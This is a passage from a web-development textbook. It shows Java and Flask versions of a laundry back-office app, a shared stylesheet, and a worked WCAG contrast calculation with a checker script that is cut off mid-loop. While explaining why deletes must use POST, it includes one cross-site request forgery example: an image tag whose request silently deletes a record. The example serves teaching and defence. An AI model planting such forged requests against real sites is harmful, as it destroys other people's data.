        String body = (error == null ? "" : "<p class=\"err\" role=\"alert\">" + h(error) +
"</p>") + """
                <form method="post" class="card">
                  <input type="hidden" name="csrf" value="%s">
                  <input type="hidden" name="id" value="%s">
                  <label for="name">Name</label>
                  <input id="name" name="name" maxlength="50" required value="%s">
                  <label for="address">Address</label>
                  <input id="address" name="address" maxlength="200" required value="%s">
                  <label for="phone">Phone</label>
                  <input id="phone" name="phone" maxlength="30" required value="%s">
                  <label for="opened">Opening date</label>
                  <input id="opened" name="opened" type="date" required value="%s">
                  <div class="row">
                    <button class="primary">Save</button>
                    <a class="button" href="/outlets">Cancel</a>
                  </div>
                </form>""".formatted(h(r.session().get("csrf")), h(form.get("id")),
h(form.get("name")),
                                     h(form.get("address")), h(form.get("phone")),
h(form.get("opened")));
        return page(r, status, form.get("id") == null ? "Open an outlet" : "Edit an
outlet", body);
    }

    // ------------------------------------------------------------------ the views
```

Listing 12.12 (Continued) *BackOffice.java: the eight features on com.sun.net.httpserver, over the same model class as the JSP pages.*

```
    static String servicesView(Req r, List<Map<String, Object>> services) {
        StringBuilder t = new StringBuilder("""
                <form method="get" class="toolbar">
                  <label for="q">Search</label>
                  <input id="q" name="q" value="%s" placeholder="e.g. dry cleaning">
                  <button>Search</button>
                  <a class="button primary" href="/services/form">Add a service</a>
                </form>""".formatted(h(r.p("q"))));
        if (services.isEmpty()) return t + "<p class=\"empty\">No service matches <q>" +
h(r.p("q")) + "</q>.</p>";
        t.append("<table><thead><tr><th>Id</th><th>Description</th><th
class=\"num\">Price</th>"
                 + "<th class=\"num\">Bills</th><th>Actions</th></tr></thead><tbody>");
        for (Map<String, Object> s : services) {

t.append("<tr><td>").append(h(s.get("id"))).append("</td><td>").append(h(s.get("description
")))
             .append("</td><td class=\"num\">").append(h(s.get("priceText")))
             .append("</td><td class=\"num\">").append(h(s.get("bills")))
             .append("</td><td class=\"actions\"><a
href=\"/services/form?id=").append(h(s.get("id")))
             .append("\">Edit</a> <form method=\"post\" action=\"/services/delete\"
class=\"inline\"")
             .append(" onsubmit=\"return confirm('Delete this service?')\">")
             .append("<input type=\"hidden\" name=\"csrf\"
value=\"").append(h(r.session().get("csrf")))
             .append("\"><input type=\"hidden\" name=\"id\"
value=\"").append(h(s.get("id")))
             .append("\"><button class=\"danger\">Delete</button></form></td></tr>");
        }
        return t.append("</tbody></table>").toString();
    }

    static String outletsView(Req r, List<Map<String, Object>> outlets) {
        StringBuilder t = new StringBuilder("<p class=\"toolbar\"><a class=\"button
primary\" "
                + "href=\"/outlets/form\">Open an outlet</a></p><div class=\"cards\">");
        for (Map<String, Object> o : outlets) {
            t.append("""
                    <section class="card">
                      <h2>%s <small>%s</small></h2>
                      <p>%s<br>Phone %s &middot; open since %s</p>
                      <p class="stats"><span><b>%s</b> staff</span> <span><b>%s</b> in the
queue</span></p>
                      <div class="row">
                        <a class="button" href="/outlets/form?id=%s">Edit</a>
                        <form method="post" action="/outlets/delete" class="inline"
                              onsubmit="return confirm('Close this outlet for good?')">
                          <input type="hidden" name="csrf" value="%s">
                          <input type="hidden" name="id" value="%s">
                          <button class="danger">Close</button>
                        </form>
                      </div>
                    </section>""".formatted(h(o.get("name")), h(o.get("id")),
h(o.get("address")), h(o.get("phone")),
                    h(o.get("opened")), h(o.get("staff")), h(o.get("queued")),
h(o.get("id")),
                    h(r.session().get("csrf")), h(o.get("id"))));
```

Listing 12.12 (Continued) *BackOffice.java: the eight features on com.sun.net.httpserver, over the same model class as the JSP pages.*

```
        }
        return t.append("</div>").toString();
    }

    /** The layout every page shares: header, navigation, title, one-time messages, footer.
*/
    @SuppressWarnings("unchecked")
    static Resp page(Req r, int status, String title, String body) {
        Map<String, Object> owner = (Map<String, Object>) r.session().get("owner");
        String nav = owner == null ? "" : """
                <nav>
                  <a href="/services">Price list</a>
                  <a href="/outlets">Outlets</a>
                  <form method="post" action="/logout" class="inline">
                    <input type="hidden" name="csrf" value="%s">
                    <button class="link">Log out %s</button>
                  </form>
                </nav>""".formatted(h(r.session().get("csrf")), h(owner.get("name")));
        Object ok = r.session().remove("flash"), bad = r.session().remove("flashError");
        String msgs = (ok == null ? "" : "<p class=\"msg\" role=\"status\">" + h(ok) +
"</p>")
                    + (bad == null ? "" : "<p class=\"err\" role=\"alert\">" + h(bad) +
"</p>");
        return Resp.page(status, """
                <!DOCTYPE html>
                <html lang="en">
                <head>
                  <meta charset="UTF-8">
                  <meta name="viewport" content="width=device-width, initial-scale=1">
                  <title>%s - Profitina Laundry Back Office</title>
                  <link rel="stylesheet" href="/style.css">
                </head>
                <body>
                <header class="top">
                  <img src="/profitina-logo-horizontal.png" alt="Profitina" height="32">
                  <span class="brand">Laundry Back Office</span>
                  %s
                </header>
                <main>
                <h1>%s</h1>
                %s%s
                </main>
                <footer>Profitina Laundry &middot; three outlets in Surabaya &middot;
sample data to 30 September 2026</footer>
                </body>
                </html>""".formatted(h(title), nav, h(title), msgs, body));
    }

    // ---------------------------------------------------------------- small helpers
```

Listing 12.12 (Continued) *BackOffice.java: the eight features on com.sun.net.httpserver, over the same model class as the JSP pages.*

```
    /** Escape for HTML: every value from a user or the database goes through h(). */
    static String h(Object v) {
        if (v == null) return "";
        return v.toString().replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&#39;");
    }

    static void flash(Req r, String error, String success) {
        if (error == null) r.session().put("flash", success); else
r.session().put("flashError", error);
    }

    static String blankToNull(String s) { return s == null || s.isBlank() ? null : s; }

    static String newSession(Map<String, Object> data) {
        String sid = Office.newToken();
        SESSIONS.put(sid, data);
        return sid;
    }

    static String cookie(HttpExchange ex, String name) {
        for (String header : ex.getRequestHeaders().getOrDefault("Cookie", List.of()))
            for (String part : header.split(";")) {
                String[] kv = part.trim().split("=", 2);
                if (kv.length == 2 && kv[0].equals(name)) return kv[1];
            }
        return null;
    }

    static Map<String, String> parse(String s) {
        Map<String, String> map = new HashMap<>();
        if (s == null || s.isEmpty()) return map;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }
}
```

Python. Listing 12.13 is the Flask version. Flask supplies routing and a *signed* session cookie, Jinja escapes every `{{ }}` by default [9], and `sqlite3` stands in for the model class.

Listing 12.13 `back_office.py`: the eight features in Flask; the guard is one `before_request` function.

```
# back_office.py - the Laundry Back Office in Flask + sqlite3 (Problems 12.2 to 12.4).
# Run:  python back_office.py 9203      then open http://127.0.0.1:9203/
# The database is LAUNDRY_DB, else ../data/laundry.db. Log in as owner@profitina-
laundry.example.
import base64
import hashlib
import hmac
import os
import re
import secrets
import sqlite3
import sys
from datetime import date

from flask import Flask, abort, redirect, render_template, request, session
from jinja2 import DictLoader

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__, static_folder="static", static_url_path="")
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)   # signs the
session cookie
app.config.update(SESSION_COOKIE_HTTPONLY=True, SESSION_COOKIE_SAMESITE="Lax")


# ---------------------------------------------------------------- the model

def db():
    con = sqlite3.connect(DB)
    con.row_factory = sqlite3.Row
    con.execute("PRAGMA foreign_keys = ON")          # SQLite checks foreign keys only when
asked
    return con


def rows(sql, *args):
    with db() as con:
        return [dict(r) for r in con.execute(sql, args)]


def run(sql, *args):
    con = db()
    try:
        with con:                                     # commits, or rolls back on an
exception
            con.execute(sql, args)
    finally:
        con.close()
```

Listing 12.13 (Continued) *back_office.py: the eight features in Flask; the guard is one before_request function.*

```
def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def next_id(table, prefix):
    top = rows(f"SELECT MAX(id) AS m FROM {table}")[0]["m"]   # table is ours, never input
    width = len(top) - 1 if top else 4
    return prefix + str(int(top[1:]) + 1 if top else 1).zfill(width)


def save_service(sid, description, price):
    d, p = (description or "").strip(), (price or "").strip()
    if not 1 <= len(d) <= 50:
        return "The description must be 1 to 50 characters."
    if not re.fullmatch(r"\d{1,5}", p):
        return "The price must be a whole number of rupiah."
    if not 1 <= int(p) <= 99999:
        return "The price must be from Rp 1 to Rp 99.999."
    if sid is None:
        run("INSERT INTO Service (id, description, price) VALUES (?, ?, ?)",
next_id("Service", "S"), d, int(p))
    elif not rows("SELECT id FROM Service WHERE id = ?", sid):
        return f"There is no service {sid}."
    else:
        run("UPDATE Service SET description = ?, price = ? WHERE id = ?", d, int(p), sid)
    return None


def save_outlet(oid, name, address, phone, opened):
    n, a, ph, op = ((v or "").strip() for v in (name, address, phone, opened))
    if not 1 <= len(n) <= 50:
        return "The name must be 1 to 50 characters."
    if not 1 <= len(a) <= 200:
        return "The address must be 1 to 200 characters."
    if not re.fullmatch(r"[0-9+][0-9 -]{5,29}", ph):
        return "The phone must be digits, spaces or dashes."
    try:
        if date.fromisoformat(op).isoformat() != op:
            raise ValueError
    except ValueError:
        return "The opening date must look like 2026-10-01."
    if oid is None:
        run("INSERT INTO Outlet (id, name, address, phone, opened) VALUES (?, ?, ?, ?, ?)",
            next_id("Outlet", "O"), n, a, ph, op)
    elif not rows("SELECT id FROM Outlet WHERE id = ?", oid):
        return f"There is no outlet {oid}."
    else:
```

Listing 12.13 (Continued) *back_office.py: the eight features in Flask; the guard is one before_request function.*

```
        run("UPDATE Outlet SET name = ?, address = ?, phone = ?, opened = ? WHERE id = ?",
n, a, ph, op, oid)
    return None


def delete(table, key, message):
    """F4 and F8: the database refuses while other rows point here; we translate its
answer."""
    if not rows(f"SELECT id FROM {table} WHERE id = ?", key):
        return f"There is no {table.lower()} {key}."
    try:
        run(f"DELETE FROM {table} WHERE id = ?", key)
        return None
    except sqlite3.IntegrityError:                    # FOREIGN KEY constraint failed
        return message


def verify(password, stored):
    """Checks a password against pbkdf2_sha256$rounds$salt$hash, in constant time."""
    try:
        algo, rounds, salt, expected = (stored or "").split("$")
        got = hashlib.pbkdf2_hmac("sha256", password.encode(), base64.b64decode(salt),
int(rounds),
                                  len(base64.b64decode(expected)))
        return algo == "pbkdf2_sha256" and hmac.compare_digest(got,
base64.b64decode(expected))
    except ValueError:
        return False


# ---------------------------------------------------------------------- the views (Jinja
escapes every {{ }})

PAGES = {
    "layout.html": """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>{{ title }} - Profitina Laundry Back Office</title>
  <link rel="stylesheet" href="/style.css">
</head>
<body>
<header class="top">
  <img src="/profitina-logo-horizontal.png" alt="Profitina" height="32">
  <span class="brand">Laundry Back Office</span>
  {% if session.owner %}<nav>
    <a href="/services">Price list</a>
    <a href="/outlets">Outlets</a>
    <form method="post" action="/logout" class="inline">
      <input type="hidden" name="csrf" value="{{ session.csrf }}">
```

Listing 12.13 (Continued) *back_office.py: the eight features in Flask; the guard is one before_request function.*

```
      <button class="link">Log out {{ session.owner.name }}</button>
    </form>
  </nav>{% endif %}
</header>
<main>
<h1>{{ title }}</h1>
{% if flash %}<p class="msg" role="status">{{ flash }}</p>{% endif %}
{% if error %}<p class="err" role="alert">{{ error }}</p>{% endif %}
{% block body %}{% endblock %}
</main>
<footer>Profitina Laundry &middot; three outlets in Surabaya &middot; sample data to 30
September 2026</footer>
</body>
</html>""",
    "login.html": """{% extends "layout.html" %}{% block body %}
<form method="post" class="card narrow">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" required value="{{ request.form.email }}">
  <label for="password">Password</label>
  <input id="password" name="password" type="password" required>
  <button>Log in</button>
</form>{% endblock %}""",
    "services.html": """{% extends "layout.html" %}{% block body %}
<form method="get" class="toolbar">
  <label for="q">Search</label>
  <input id="q" name="q" value="{{ request.args.q }}" placeholder="e.g. dry cleaning">
  <button>Search</button>
  <a class="button primary" href="/services/form">Add a service</a>
</form>
{% if not services %}<p class="empty">No service matches <q>{{ request.args.q }}</q>.</p>{%
else %}
<table>
  <thead><tr><th>Id</th><th>Description</th><th class="num">Price</th><th
class="num">Bills</th><th>Actions</th></tr></thead>
  <tbody>
  {% for s in services %}<tr><td>{{ s.id }}</td><td>{{ s.description }}</td>
    <td class="num">{{ rupiah(s.price) }}</td><td class="num">{{ s.bills }}</td>
    <td class="actions"><a href="/services/form?id={{ s.id }}">Edit</a>
      <form method="post" action="/services/delete" class="inline" onsubmit="return
confirm('Delete this service?')">
        <input type="hidden" name="csrf" value="{{ session.csrf }}">
        <input type="hidden" name="id" value="{{ s.id }}">
        <button class="danger">Delete</button>
      </form></td></tr>
  {% endfor %}</tbody>
</table>{% endif %}{% endblock %}""",
    "service_form.html": """{% extends "layout.html" %}{% block body %}
<form method="post" class="card">
  <input type="hidden" name="csrf" value="{{ session.csrf }}">
  <input type="hidden" name="id" value="{{ form.id or '' }}">
```

Listing 12.13 (Continued) *back_office.py: the eight features in Flask; the guard is one before_request function.*

```
  <label for="description">Description (with its unit, e.g. "per kg")</label>
  <input id="description" name="description" maxlength="50" required value="{{
form.description or '' }}">
  <label for="price">Price in rupiah (whole number)</label>
  <input id="price" name="price" type="number" min="1" max="99999" required value="{{
form.price or '' }}">
  <div class="row"><button class="primary">Save</button> <a class="button"
href="/services">Cancel</a></div>
</form>{% endblock %}""",
    "outlets.html": """{% extends "layout.html" %}{% block body %}
<p class="toolbar"><a class="button primary" href="/outlets/form">Open an outlet</a></p>
<div class="cards">
{% for o in outlets %}<section class="card">
  <h2>{{ o.name }} <small>{{ o.id }}</small></h2>
  <p>{{ o.address }}<br>Phone {{ o.phone }} &middot; open since {{ o.opened }}</p>
  <p class="stats"><span><b>{{ o.staff }}</b> staff</span> <span><b>{{ o.queued }}</b> in
the queue</span></p>
  <div class="row">
    <a class="button" href="/outlets/form?id={{ o.id }}">Edit</a>
    <form method="post" action="/outlets/delete" class="inline" onsubmit="return
confirm('Close this outlet for good?')">
      <input type="hidden" name="csrf" value="{{ session.csrf }}">
      <input type="hidden" name="id" value="{{ o.id }}">
      <button class="danger">Close</button>
    </form>
  </div>
</section>
{% endfor %}</div>{% endblock %}""",
    "outlet_form.html": """{% extends "layout.html" %}{% block body %}
<form method="post" class="card">
  <input type="hidden" name="csrf" value="{{ session.csrf }}">
  <input type="hidden" name="id" value="{{ form.id or '' }}">
  {% for f, label, extra in [("name", "Name", 'maxlength="50"'), ("address", "Address",
'maxlength="200"'),
                             ("phone", "Phone", 'maxlength="30"'), ("opened", "Opening
date", 'type="date"')] %}
  <label for="{{ f }}">{{ label }}</label>
  <input id="{{ f }}" name="{{ f }}" {{ extra|safe }} required value="{{ form[f] or '' }}">
  {% endfor %}
  <div class="row">><button class="primary">Save</button> <a class="button"
href="/outlets">Cancel</a></div>
</form>{% endblock %}""",
}
app.jinja_loader = DictLoader(PAGES)


def page(name, title, status=200, **values):
    values.setdefault("flash", session.pop("flash", None))
    values.setdefault("error", session.pop("flashError", None))
    return render_template(name, title=title, rupiah=rupiah, **values), status
```

Listing 12.13 (Continued) *back_office.py: the eight features in Flask; the guard is one before_request function.*

```
def flash(error, success):
    session["flashError" if error else "flash"] = error or success


# ---------------------------------------------------------------- the controller

@app.before_request
def guard():
    if request.endpoint in ("login", "static"):
        return None
    if not session.get("owner"):
        return redirect("/login")
    if request.method == "POST" and not hmac.compare_digest(session.get("csrf", ""),
request.form.get("csrf", "")):
        return "Forbidden: this form has expired. Go back, reload the page and try again.",
403
    return None


@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        found = rows("SELECT id, name, password_hash FROM Employee WHERE email = ? AND
spv_id IS NULL",
                     request.form.get("email", "").strip())
        if found and verify(request.form.get("password", ""), found[0]["password_hash"]):
            session.clear()                                  # nothing from before the
login survives
            session["owner"] = {"id": found[0]["id"], "name": found[0]["name"]}
            session["csrf"] = secrets.token_hex(16)
            return redirect("/services")
        return page("login.html", "Log in", 401, error="Wrong e-mail or password, or not
the owner's account.")
    return page("login.html", "Log in")


@app.post("/logout")
def logout():
    session.clear()
    return redirect("/login")


@app.get("/")
def home():
    return redirect("/services")
```

Listing 12.13 (Continued) *back_office.py: the eight features in Flask; the guard is one before_request function.*

```
@app.get("/services")                                          # F1
def services():
    like = "%" + request.args.get("q", "").strip() + "%"
    found = rows("""SELECT s.id, s.description, s.price, COUNT(b.id) AS bills
                      FROM Service s LEFT JOIN Bill b ON b.Service_id = s.id
                     WHERE s.id LIKE ? OR s.description LIKE ?
                     GROUP BY s.id, s.description, s.price ORDER BY s.id""", like, like)
    return page("services.html", "Price list", services=found)


@app.route("/services/form", methods=["GET", "POST"])          # F2 and F3
def service_form():
    sid = request.values.get("id") or None
    if request.method == "POST":
        error = save_service(sid, request.form.get("description"),
request.form.get("price"))
        if error is None:
            flash(None, "Service added." if sid is None else f"Service {sid} saved.")
            return redirect("/services")                         # Post/Redirect/Get
        return page("service_form.html", "Edit a service" if sid else "Add a service", 422,
                    error=error, form=request.form)
    form = {}
    if sid:
        found = rows("SELECT id, description, price FROM Service WHERE id = ?", sid)
        if not found:
            return page("service_form.html", "Edit a service", 404, error=f"There is no
service {sid}.", form={})
        form = found[0]
    return page("service_form.html", "Edit a service" if sid else "Add a service",
form=form)


@app.route("/services/delete", methods=["GET", "POST"])        # F4
def service_delete():
    if request.method != "POST":
        return "Use the Delete button on the price list.", 405
    sid = request.form.get("id", "")
    flash(delete("Service", sid, f"Service {sid} appears on bills and cannot be deleted."),
f"Service {sid} deleted.")
    return redirect("/services")


@app.get("/outlets")                                           # F5
def outlets():
    found = rows("""SELECT o.id, o.name, o.address, o.phone, o.opened,
                           (SELECT COUNT(*) FROM Employee e WHERE e.Outlet_id = o.id) AS
staff,
                           (SELECT COUNT(*) FROM Bill b WHERE b.Outlet_id = o.id AND
b.status = 'queued') AS queued
                      FROM Outlet o ORDER BY o.id""")
    return page("outlets.html", "Outlets", outlets=found)
```

Listing 12.13 (Continued) *back_office.py: the eight features in Flask; the guard is one before_request function.*

```
@app.route("/outlets/form", methods=["GET", "POST"])           # F6 and F7
def outlet_form():
    oid = request.values.get("id") or None
    if request.method == "POST":
        f = request.form
        error = save_outlet(oid, f.get("name"), f.get("address"), f.get("phone"),
f.get("opened"))
        if error is None:
            flash(None, "Outlet opened." if oid is None else f"Outlet {oid} saved.")
            return redirect("/outlets")
        return page("outlet_form.html", "Edit an outlet" if oid else "Open an outlet", 422,
error=error, form=f)
    form = {}
    if oid:
        found = rows("SELECT id, name, address, phone, opened FROM Outlet WHERE id = ?",
oid)
        if not found:
            abort(404)
        form = found[0]
    return page("outlet_form.html", "Edit an outlet" if oid else "Open an outlet",
form=form)


@app.route("/outlets/delete", methods=["GET", "POST"])         # F8
def outlet_delete():
    if request.method != "POST":
        return "Use the Close button on the outlets page.", 405
    oid = request.form.get("id", "")
    flash(delete("Outlet", oid, f"Outlet {oid} still has employees or bills and cannot be
closed."),
          f"Outlet {oid} closed.")
    return redirect("/outlets")


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9203)
```

Line by line, across the three. The JSP guard is a fragment pasted into each page; the Java guard is the two `if` statements at the top of `route()`; the Flask guard is `before_request`, which Flask calls before every route. Three spellings of one idea: the check runs before the feature, for every request. The Flask session is different from the other two in one way worth knowing: its contents travel to the browser in a cookie, *signed* with `secret_key` so that they cannot be changed, but not encrypted, so they can be read. Keeping only an id, a name and a random token there is fine; a password or a price would not be. That is also why `login()` calls `session.clear()` rather than changing an id: a cookie session has no id to fix in advance, and clearing it makes sure nothing from before the login survives.

A tempting wrong solution. Delete with a link: `<a href="service-delete.jsp?id=S0005">Delete</a>`. It is shorter than a form and it works when you click it. It also works when anything else "clicks" it. A browser that prefetches links, a chat application that fetches a preview of a pasted URL, or a page on another site with `<img src="https://your-host/service-delete.jsp?id=S0005">` sends the same `GET`, and the service is gone. HTTP defines `GET` as *safe*, meaning it must not change anything [1], and the rest of the web behaves on that promise. This is why `service-delete.jsp` answers a `GET` with 405, and why the acceptance test checks that it does (check S2 in Problem 12.4).

CHECK YOURSELF. Add a ninth feature: raise every price by a given percentage, rounded to the nearest Rp 500. Which request, which checks, which SQL, and what must the page do when the percentage is 250?

Answer. `POST prices-raise.jsp` with a field `percent`, behind the guard (owner and token). The server checks that `percent` is a whole number from 1 to, say, 50, and refuses 250 with status 422 and a message; it also refuses any result above the column's limit of 99,999. The SQL is one statement, `UPDATE Service SET price = ROUND(price * (100 + ?) / 100.0 / 500) * 500`, run in one transaction so that either every price changes or none does. Existing bills do not change, because each bill stores what it charged.

12.4.3 Problem 12.3 — The most beautiful website, made measurable

PROBLEM. After ensuring that the website works, make it the most beautiful website ever.

In our own words. Beauty cannot be proved, but most of what makes a working website *look* cared for can be, and the rest can be made consistent. We will turn the sentence into six rules that a reviewer can check, and write one stylesheet that obeys them for all three versions of the Back Office.

Design: six rules.

1. **Few colors, each with a name and a job.** Text, secondary text, page, card, line, brand, and one pair each for success, error and danger. A color is written once, as a *custom property* such as `--brand: #0b5cad`, and used everywhere by name, `var(--brand)`. Changing the brand is then one edit.
2. **Every text color is readable on its background**, by the standard measure of the Web Content Accessibility Guidelines: a *contrast ratio* of at least 4.5 : 1 for normal text and 3 : 1 for large text [10]. This is the one rule that has a formula, and we compute it below.
3. **One spacing step.** Every margin and padding is a multiple of `--step`, half a rem (8 pixels at the default size). Things line up because they have no choice.
4. **One type scale.** Body text at 1rem with a line height of 1.5, headings at 1.75rem and 1.25rem, small print at 0.875rem, numbers in tables right-aligned with tabular digits so that columns of rupiah line up.
5. **Visible focus.** Anyone moving through the page with the keyboard sees a three-pixel outline in the brand color on the link, button or field that has focus.
6. **Nothing breaks on a phone.** Below 40rem the table turns into one card per row, and nothing scrolls sideways.

Contrast, from the definition. A color on a screen is three numbers, red, green and blue, each from 0 to 255. Our eyes do not respond to them in a straight line, so the first step undoes the screen's encoding (called *gamma*): each channel c is scaled to $c_s = c/255$ and then made *linear* by

$$c_\ell = \begin{cases} c_s/12.92 & \text{if } c_s \le 0.04045 \\ \left(\frac{c_s+0.055}{1.055}\right)^{2.4} & \text{otherwise.} \end{cases} \tag{12.1}$$

The eye is most sensitive to green and least to blue, so the *relative luminance* L of the color, its brightness on a scale from 0 (black) to 1 (white), weighs the three linear channels unequally:

$$L = 0.2126\,R_\ell + 0.7152\,G_\ell + 0.0722\,B_\ell \tag{12.2}$$

Finally, the contrast ratio of two colors, with L_1 the lighter and L_2 the darker, is

$$\text{ratio} = \frac{L_1 + 0.05}{L_2 + 0.05}, \tag{12.3}$$

where the 0.05 stands for the light that a real screen reflects even when it shows black. The ratio runs from 1 (the same color twice) to 21 (black on white).

Worked by hand: the secondary text. Our `--muted` color is `#52606d`: red 0x52 = 82, green 0x60 = 96, blue 0x6d = 109. Scaled, these are $82/255 = 0.3216$, $96/255 = 0.3765$ and $109/255 = 0.4275$, all above 0.04045, so the second line of Equation (12.1) applies to each. For red, $(0.3216 + 0.055)/1.055 = 0.3570$ and $0.3570^{2.4} = 0.0844$; for green, $0.4090^{2.4} = 0.1170$; for blue, $0.4573^{2.4} = 0.1529$. By Equation (12.2), $L = 0.2126 \times 0.0844 + 0.7152 \times 0.1170 + 0.0722 \times 0.1529 = 0.0179 + 0.0837 + 0.0110 = 0.1126$. White has $L = 1$. By Equation (12.3) the ratio is $(1 + 0.05)/(0.1126 + 0.05) = 1.05/0.1626 = 6.46$, comfortably above 4.5. In plain words: the grey we use for secondary text is dark enough that a person with ordinary eyesight, on an ordinary screen in daylight, reads it without effort.

The solution: the stylesheet. **Listing 12.14** is the one stylesheet of the Back Office. The JSP, JDK-server and Flask versions serve byte-identical copies of it, and so does the Razor project of Section 12.5.

Listing 12.14 `style.css`: named colors, one spacing step, one type scale, visible focus, and a phone layout.

```
/* style.css - Problem 12.3: one stylesheet for every version of the Laundry Back Office.
   Beauty, made checkable: a few named colors (contrast measured by contrast.py),
   one type scale, one spacing step, visible focus, and a layout that works on a phone. */
:root {
  --ink: #1f2933;          /* body text */
  --muted: #52606d;        /* secondary text */
  --paper: #ffffff;        /* cards and tables */
  --canvas: #f4f6f8;       /* page background */
  --line: #d9e2ec;         /* borders */
  --brand: #0b5cad;        /* links and the primary button */
  --brand-ink: #ffffff;    /* text on the brand color */
  --ok-bg: #e3f9e5;  --ok-ink: #14532d;
  --err-bg: #fde8e8; --err-ink: #9b1c1c;
  --danger: #b42318;
  --step: 0.5rem;          /* every margin and padding is a multiple of this */
  --radius: 10px;
  font-size: 100%;
}
* { box-sizing: border-box; }
body {
  margin: 0; background: var(--canvas); color: var(--ink);
  font: 1rem/1.5 system-ui, -apple-system, "Segoe UI", Roboto, "Noto Sans", sans-serif;
}
header.top {
  display: flex; flex-wrap: wrap; align-items: center; gap: calc(var(--step) * 2);
  padding: calc(var(--step) * 1.5) calc(var(--step) * 3);
  background: var(--paper); border-bottom: 1px solid var(--line);
}
header.top .brand { font-weight: 600; color: var(--muted); }
header.top nav { margin-left: auto; display: flex; flex-wrap: wrap; gap: calc(var(--step) *
2); align-items: center; }
main { max-width: 64rem; margin: 0 auto; padding: calc(var(--step) * 3); }
h1 { font-size: 1.75rem; line-height: 1.2; margin: 0 0 calc(var(--step) * 2); }
h2 { font-size: 1.25rem; margin: 0 0 var(--step); }
h2 small, .empty { color: var(--muted); font-weight: 400; }
a { color: var(--brand); }
a:focus-visible, button:focus-visible, input:focus-visible, select:focus-visible {
  outline: 3px solid var(--brand); outline-offset: 2px;
}
table { width: 100%; border-collapse: collapse; background: var(--paper); border-radius:
var(--radius); overflow: hidden; }
th, td { padding: var(--step) calc(var(--step) * 1.5); border-bottom: 1px solid var(--
line); text-align: left; vertical-align: top; }
th { font-size: 0.875rem; text-transform: uppercase; letter-spacing: 0.04em; color: var(--
muted); }
td.num, th.num { text-align: right; font-variant-numeric: tabular-nums; }
table.compact { margin-bottom: calc(var(--step) * 3); font-size: 0.875rem; }
.card { background: var(--paper); border: 1px solid var(--line); border-radius: var(--
radius); padding: calc(var(--step) * 3); }
.card.narrow { max-width: 24rem; }
.cards { display: grid; grid-template-columns: repeat(auto-fill, minmax(18rem, 1fr)); gap:
calc(var(--step) * 2); }
```

Listing 12.14 (Continued) *style.css: named colors, one spacing step, one type scale, visible focus, and a phone layout.*

```
.stats { display: flex; gap: calc(var(--step) * 3); }
.stats b { font-size: 1.5rem; }
form label { display: block; margin: calc(var(--step) * 1.5) 0 calc(var(--step) / 2); font-
weight: 600; }
input, select { font: inherit; width: 100%; padding: var(--step); border: 1px solid var(--
muted); border-radius: 6px; background: var(--paper); color: var(--ink); }
.toolbar { display: flex; flex-wrap: wrap; gap: var(--step); align-items: center; margin-
bottom: calc(var(--step) * 2); }
.toolbar label { margin: 0; }
.toolbar input { width: auto; flex: 1 1 12rem; }
.row { display: flex; flex-wrap: wrap; gap: var(--step); margin-top: calc(var(--step) * 2);
}
button, .button {
  font: inherit; cursor: pointer; display: inline-block; text-decoration: none;
  padding: var(--step) calc(var(--step) * 2); border-radius: 6px;
  border: 1px solid var(--line); background: var(--paper); color: var(--ink);
}
button.primary, .button.primary { background: var(--brand); border-color: var(--brand);
color: var(--brand-ink); }
button.danger { border-color: var(--danger); color: var(--danger); }
button.link { border: 0; background: none; color: var(--brand); padding: 0; text-
decoration: underline; }
form.inline { display: inline; }
.actions { white-space: nowrap; }
.msg, .err { padding: var(--step) calc(var(--step) * 2); border-radius: 6px; }
.msg { background: var(--ok-bg); color: var(--ok-ink); }
.err { background: var(--err-bg); color: var(--err-ink); }
.err:empty { display: none; }  /* an empty message box would still show its color */
span.err { display: inline-block; margin-top: calc(var(--step) / 2); }
footer { text-align: center; color: var(--muted); font-size: 0.875rem; padding: calc(var(--
step) * 4); }
/* A phone: the table becomes one card per row, and nothing scrolls sideways. */
@media (max-width: 40rem) {
  main { padding: calc(var(--step) * 2); }
  thead { display: none; }
  table, tbody, tr, td { display: block; width: 100%; }
  tr { border-bottom: 1px solid var(--line); padding: var(--step) 0; }
  td { border: 0; padding: calc(var(--step) / 4) calc(var(--step) * 1.5); }
  td.num { text-align: left; }
}
```

Checking rule 2 by program. Nobody should compute Equation (12.1) to Equation (12.3) by hand for every pair of colors. **Listing 12.15** reads the color tokens out of `style.css` and prints the ratio of every text color on the background it is used on, plus one extra pair that we will meet in a moment.

Listing 12.15 `contrast.py`: the contrast ratio of every text color in the stylesheet, by Equation (12.1) to Equation (12.3).

```python
# contrast.py - Problem 12.3: is every text color of style.css readable on its background?
# Reads the color tokens from style.css and prints the WCAG contrast ratio of each pair.
#     python contrast.py [style.css]
import re
import sys

PAIRS = [("ink", "paper"), ("ink", "canvas"), ("muted", "paper"), ("muted", "canvas"),
         ("brand", "paper"), ("brand-ink", "brand"), ("ok-ink", "ok-bg"), ("err-ink", "err-
bg"),
         ("danger", "paper")]


def luminance(hex_color):
    """Relative luminance of an sRGB color such as #0b5cad: 0 for black, 1 for white."""
    channels = [int(hex_color[i:i + 2], 16) / 255 for i in (1, 3, 5)]
    r, g, b = [c / 12.92 if c <= 0.04045 else ((c + 0.055) / 1.055) ** 2.4 for c in
channels]
    return 0.2126 * r + 0.7152 * g + 0.0722 * b


def ratio(fg, bg):
    lighter, darker = sorted((luminance(fg), luminance(bg)), reverse=True)
    return (lighter + 0.05) / (darker + 0.05)


css = open(sys.argv[1] if len(sys.argv) > 1 else "style.css", encoding="utf-8").read()
tokens = dict(re.findall(r"--([a-z-]+):\s*(#[0-9a-fA-F]{6})", css))
print(f"{'text on background':<22} {'ratio':>7}  normal text (4.5)  large text (3.0)")
for fg, bg in PAIRS + [("#9aa5b1", "paper")]:                    # the last pair is the
tempting grey
